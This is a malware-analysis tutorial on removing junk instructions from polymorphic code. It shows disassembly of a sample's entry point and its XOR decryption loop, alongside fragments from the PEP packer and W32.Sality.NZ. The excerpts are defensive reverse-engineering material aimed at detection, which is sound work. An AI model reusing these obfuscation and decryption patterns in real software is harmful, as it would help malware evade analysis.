


```
004576C4
004576C4                start_0:                        ; CODE XRE
004576C4 52               push  edx
004576C5 89 34 24         mov   [esp-8+arg_4], esi
004576C8 68 0E FF 41+     push  1941FF0Eh
004576CD 8B F4            mov   esi, esp
004576CF 8B 36            mov   esi, [esi]
004576D1 83 C4 04         add   esp, 4
004576D4 8B 34 24         mov   esi, [esp-8+arg_4]
004576D7 83 C4 04         add   esp, 4
004576DA 83 D0 7D         adc   eax, 7Dh
004576DD 33 C3            xor   eax, ebx
004576DF 1B C0            sbb   eax, eax
004576E1 51               push  ecx
004576E2 53               push  ebx
004576E3 33 C6            xor   eax, esi
004576E5 E8 05 00 00+     call  sub_4576EF
004576EA A9 E2 27 00+     test  eax, 27E2h          ; jnk
004576EA 00             Decrypt_1rst_Layer endp ; sp-analys
004576EA
004576EF
004576EF                ; =============== S U B R O U T I
004576EF
004576EF
004576EF                sub_4576EF proc near      ; CODE XRE
004576EF 13 C5            adc   eax, ebp
004576F1 59               pop   ecx
004576F2 BB BB 13 BF+     mov   ebx, 0E8BF13BBh
004576F7 23 C4            and   eax, esp
004576F9 03 CB            add   ecx, ebx
004576FB 83 E0 75         and   eax, 75h
004576FE FF B1 0B ED+     push  dword ptr [ecx+1740ED0Bh]
00457704 0B C0            or    eax, eax
00457706 59               pop   ecx
00457707 8B C7            mov   eax, edi
00457709 03 C6            add   eax, esi
0045770B BB E8 25 3C+     mov   ebx, 113C25E8h
00457710 03 C4            add   eax, esp
00457712 81 C3 18 DA+     add   ebx, 5EC3DA18h
00457718 33 C3            xor   eax, ebx
0045771A 8B D9            mov   ebx, ecx
0045771C 15 AD 7E 00+     adc   eax, 7EADh
00457721 25 CE 79 00+     and   eax, 79CEh
00457726 83 C8 FF         or    eax, 0FFFFFFFFh
00457729 80 3B A1         cmp   byte ptr [ebx], 0A1h
0045772C 74 0A            jz    short loc_457738
0045772E 35 EE 16 00+     xor   eax, 16EEh
00457733 0B C0            or    eax, eax
00457735 C3               retn
```

Figure 1.- Raw code at the EP.



```
start_0:                    ; CODE X
    push   edx
    mov    [esp-8+arg_4], esi
    push   1941FF0Eh
    mov    esi, esp
    mov    esi, [esi]
    add    esp, 4
    mov    esi, [esp-8+arg_4]
    add    esp, 4
    adc    eax, 7Dh
    xor    eax, ebx
    sbb    eax, eax
    push   ecx
    push   ebx
    xor    eax, esi
    call   sub_4576EF
    test   eax, 27E2h       ; jnk
Decrypt_1rst_Layer endp ; sp-anal


; =============== S U B R O U T I


sub_4576EF proc near        ; CODE X
    adc    eax, ebp
    pop    ecx
    mov    ebx, 0E8BF13BBh
    and    eax, esp
    add    ecx, ebx
    and    eax, 75h
    push   dword ptr [ecx+1740ED0Bh]
    or     eax, eax
    pop    ecx
    mov    eax, edi
    add    eax, esi
    mov    ebx, 113C25E8h
    add    eax, esp
    add    ebx, 5EC3DA18h
    xor    eax, ebx
    mov    ebx, ecx
    adc    eax, 7EADh
    and    eax, 79CEh
    or     eax, 0FFFFFFFFh
    cmp    byte ptr [ebx], 0A1h
    jz     short loc_457738
    xor    eax, 16EEh
    or     eax, eax
    retn
```




```
 sbb    eax, 3FD9h
 push   dword ptr [ecx]
 or     eax, esi
 sub    eax, 754Ch
 pop    ecx
 mov    eax, 386Ch
 and    ecx, 0FFFFh
 or     eax, edi
 xor    eax, 6E18h
 add    ebx, ecx
 mov    eax, esp
 mov    eax, ecx
 cmp    ebx, 0
 jz     short loc_4575E7
 sbb    eax, 0FFFFFFF2h
 retn
 ---------------------------
 or     eax, ebx
 and    eax, ebp

oc_4575E7:                  ; C
 add    eax, eax
 sbb    eax, 942h
 cmp    ebx, 0
 jnz    short loc_457600
 xor    eax, ecx
 pop    ebx
 sub    eax, edx
 mov    byte ptr [ebx], 2Eh
 cmp    eax, 1B73h

oc_457600:                  ; C
 sbb    eax, ecx
 add    eax, 3Dh
 sub    byte ptr [ebx], 45h
 add    eax, eax
 cmp    eax, 4B9Fh
 inc    ebx
 xor    eax, esp
 add    eax, edi
 xor    dword ptr [ebx], 3BF
 sub    eax, 307Eh
```

Figure 2-3.- Junk highlight at the EP (left). Code in some other region (right)

Code Purification or Junk Elimination

At this point, we can start to eliminate instructions that involve the junk register(s). Manually patching the object directly with Ida can be extremely time-consuming and it is not handy at all taking in account the number of unwanted instructions.

To overcome this, I have produced an assembly source code of the malware. Let's consider the following Figure 4.



```
83 F8 00        cmp   ebx, 0
75 0D           jnz   short loc_457600
33 C1           xor   eax, ecx
5B              pop   ebx
2B C2           sub   eax, edx
C6 03 2E        mov   byte ptr [ebx], 2Eh
3D 73 1B 00+    cmp   eax, 1B73h

              loc_457600:
1B C1           sbb   eax, ecx
83 C0 3D        add   eax, 3Dh
80 2B 45        sub   byte ptr [ebx], 45h
03 C0           add   eax, eax
3D 9F 4B 00+    cmp   eax, 4B9Fh
43              inc   ebx
33 C4           xor   eax, esp
03 C7           add   eax, edi
81 33 FA DA+    xor   dword ptr [ebx], 3BFBDAFAh
2D 7E 30 00+    sub   eax, 307Eh
35 07 78 00+    xor   eax, 7807h
E8 07 00 00+    call  Decrypt_1rst_Layer
3D CF 0B 00+    cmp   eax, 0BCFh
23 C5           and   eax, ebp
              sub 457585 endp ; sp-analysis fail

              ; =============== S U B R O U T I

              ; core

              Decrypt_1rst_Layer proc near

              arg_4= dword ptr  8

59              pop   ecx
C1 D8 28        rcr   eax, 28h
03 C5           add   eax, ebp
81 E9 D4 00+    sub   ecx, 200D4h
23 C6           and   eax, esi
BB 31 17 00+    mov   ebx, 1731h
25 E6 45 00+    and   eax, 45E6h

              loopDecrypt_Layer1:
03 C6           add   eax, esi
81 31 78 70+    xor   dword ptr [ecx], 97047078h
0B C1           or    eax, ecx
13 C1           adc   eax, ecx
4B              dec   ebx
03 C0           add   eax, eax
0B C3           or    eax, ebx
83 C1 04        add   ecx, 4
13 C4           adc   eax, esp
2B C7           sub   eax, edi
83 FB 00        cmp   ebx, 0
74 0D           jz    short _1st_LayerDone
1D D3 72 00+    sbb   eax, 72D3h
C1 E0 0B        shl   eax, 0ABh
E9 D6 FF FF+    jmp   loopDecrypt_Layer1
```

```
  cmp   ebx, 0
  jnz   short loc_457600
  pop   ebx
  mov   byte ptr [ebx], 2Eh

loc_457600:
  sub   byte ptr [ebx], 45h
  inc   ebx
  xor   dword ptr [ebx], 3BFBDAFAh
  call  Decrypt_1rst_Layer

sub_457585 endp ; sp-analysis failed

; =============== S U B R O U T I N E

Decrypt_1rst_Layer proc near

arg_4= dword ptr  8
  pop   ecx
  sub   ecx, 200D4h
  mov   ebx, 1731h

loopDecrypt_Layer1:
  xor   dword ptr [ecx], 97047078h
  dec   ebx
  add   ecx, 4
  cmp   ebx, 0
  jz    short loc_457672
  jmp   loopDecrypt_Layer1
```

Figure 4.- Original disassembly (left) and junk free source code (right)

As the Figure 4 demonstrates, there is a quite big difference between the original disassembly on the left and the source code on its right side. More than 50 % of the code is junk. Corresponding core instructions between the original disassembly and the source code are shown with the arrow.

Already the code looks friendly and less chaotic after purification. Without the minimalistic comments, a trained eye will spot the purpose of these routines.

Use of Junk Register in Core Code


Extra caution is needed when preceding the code purification because there are some possibilities where the flagged junk register(s) can be safely used in the core instructions without altering the principal code flow.

For example later in the code we have the following routine used by the malware when looking for its own PID. See Figure 5.

```
mov   eax, large fs:18h ; pointer -> TEB
push  esi
dec   esi                ; nice piece of junk
pop   esi
mov   ebx, [eax+20h]     ; our PID
```

Figure 5.- Own PID

But later in the listing we have the following code in Figure 6.




```
mov     ebx, [eax+20h]  ; our PID

loc_457567:
mov     eax, ecx
xor     eax, esi            ; jnk?
call    ecx                 ; GetCurrentProcId
push    edx
pop     edx
cmp     ebx, eax            ; eax <- our Pid
jz      short ProcID_OK

clc
jb      short loc_457567

ProcID_OK:
add     eax, esp
call    sub_457585
or      eax, eax
sub_4574B8 endp ; sp-analysis failed

xor     eax, 7C95h
retn
```

We have flagged EAX as being the main junk register and so far it looks like we are doing well. However it didn't stop the engine to generate code that uses this same register to get information about the process, as shown above.

This is why it is important to be vigilant, especially if we are about designing an automated tool to cope with obfuscated code, even if we know that this is a risky practice from the polymorphic engine designer.

Every poly/metamorphic generated code, in malware or packers is likely to use a different set of junk registers, but as everything is random, sometimes it is possible to see many different samples using the same register as main junk.

Figure 7 below shows how PEP uses the **EAX** register as junk as well.



```
007C1628 BB 28 10 69 B1    mov     ebx, 0B1691028h
007C162D                   db      64h
007C162D 64 92             xchg    eax, edx
007C162F 6A 11             push    11h
007C1631 76 DC             jbe     short near ptr loc_7C160E+1
007C1633 28 6B 86          sub     [ebx-7Ah], ch
007C1636
007C1636                   loc_7C1636:                          ; CODE XREF
007C1636 21 C8             and     eax, ecx
007C1638 C1 F3 14          sal     ebx, 14h
007C163B E8 00 00 00 00    call    $+5
007C1640 58                pop     eax
007C1641 9C                pushf
007C1642 B8 01 00 00 00    mov     eax, 1
007C1647 48                dec     eax
007C1648 9D                popf
007C1649 29 C8             sub     eax, ecx
007C164B 31 D3             xor     ebx, edx
007C164D 98                cwde
007C164E 0F BC FA          bsf     edi, edx
007C1651 D4 0A             aam
007C1653 48                dec     eax
007C1654 31 C0             xor     eax, eax
007C1656 9C                pushf
007C1657 F7 DF             neg     edi
007C1659 29 FF             sub     edi, edi
007C165B 9D                popf
007C165C 85 C8             test    ecx, eax
007C165E D9 D0             fnop
```


Figure 7.- Use of eax as junk by PEP

The above instructions show how the Private Exe Protector **(PEP)** packer uses the **xchg** instruction to save the content of **EAX** into **EDX** before using it as junk register to obfuscate its code. The same technique can be seen in the *Sality* variant code in the figure 7, but this time it is not a core code.

W32.Sality.NZ

Here is another example of junk code flagging on the polymorphic file infector virus *W32.Sality.NZ* (Figure 8).

The instructions shows how this variant of w32.Sality infector uses **xchg** coupled with the **repne** instruction to save the content of **ECX** into **EBX** before using it as junk register to obfuscate its code, however, we should not be mislead by this move. As shown with the correlation, these instructions are no more useful that the others.



```
.data:00403752          shld ecx, eax, 5Fh
.data:00403756          test edx, ebp
.data:00403758          movzx edi, bp
.data:0040375B          add eax, 4
.data:00403761          mov ecx, 41D64Fh
.data:00403766          repne bts ecx, 0EFh
.data:0040376B          add eax, 3
.data:00403771          and ecx, edi
.data:00403773          adc ecx, 4081168Fh
.data:00403779          shld ebx, edx, cl
.data:0040377C          push dword ptr [eax]
.data:0040377E          imul ebx, edx
.data:00403781          imul ecx, eax
.data:00403784          repne pop esi
.data:00403786          btc edi, esi
.data:00403789          repne xchg ecx, ebx
.data:0040378C          sub eax, 2
.data:00403792          shld edi, esi, 0Fh
.data:00403796          inc ecx
.data:00403797          mov ecx, 0E0A1B6AFh
.data:0040379C          sub eax, 1
.data:004037A2          xor ebx, 856A7370h
.data:004037A8          mov ecx, ebp
.data:004037AA          shld edi, esi, 0C7h
.data:004037AE          sub eax, 1
.data:004037B4          and ecx, edi
.data:004037B6          mov ecx, ebp
.data:004037B8          shld edi, esi, 0B7h
.data:004037BC          mov edi, [eax]
.data:004037BE          shl ecx, 7
.data:004037C1          bswap ecx
.data:004037C3          inc ecx
.data:004037C5          xor ecx, ecx ; cancellation of all previous ops on ecx
.data:004037C7          rep bt eax, ebx
.data:004037CB          mov al, dh
.data:004037CD          and edx, 0
.data:004037D0          sub ebx, ebx
.data:004037D2
.data:004037D2 loop_Reassemble_MorphedCode: ; CODE XREF: .data:004037FA↓j
.data:004037D2                          ; .data:00403802↓j
.data:004037D2          mov al, [ebp+ecx+1016h] ; pick next key number
```

Figure 38.- Junk code on W32.Sality.NZ

Code Validation through a Debugger

Now we know how to clean up obfuscated code by eliminating junk by assumption. However we may feel the necessity to clean it up again a last time to validate our assumptions. This time we won’t perform a “blind” exclusion of instructions.

We can perform coherence and a consistency check by eliminating obvious garbage instructions such as nops and other unnecessary ones such as **mov reg1, reg1** or useless comparisons without jumps and so on.

A last point regarding the “disjunction”* process: At this point, the remaining task is correcting errors we may have made during the instruction exclusion.

This is an optional step and we are doing it only because we want to dig further; otherwise what we saw so far is enough to implement detection.

If our goal is to make a deep analysis of the Mutation Engine then it is necessary to debug the core code and correct eventual mistakes or logical errors we might have done during our static analysis phase.

Once logical errors are fixed what next? We can either compile the bare assembler source code that we have produced with IDA, or we can annihilate unnecessary code on the fly while debugging the malware. In our case I decided to validate our "disjuncted"[1] code through the IDA debugger. If the malware runs perfectly with the expected results, then it should be healthy enough for us to enjoy it without any risk of gaining some extra weight whatsoever.

Several options are now possible for us regarding the detection and disinfection:

• Create a specific code purifier for this particular [per] mutation engine.

• An IDA IDC script or plug-in would be really beneficial in the future.

• Or simply write strong heuristics/generic detection against this code if it proves to be malicious enough to be stopped right away.

We just need to keep in mind that the code will have morphed the next time we might see it again.

Nature of the Code: Poly or Meta?

The obfuscated poly or metamorphic code is now naked but one Last question remains unanswered so far:

What kind of beast were we dealing with? Was that a polymorphic or a metamorphic engine generated malware? Once we have cleaned up the code, we're in measure to define the nature of the engine. The answer to this question depends on the accuracy of the code purification we have done earlier, and the rest is made easier.

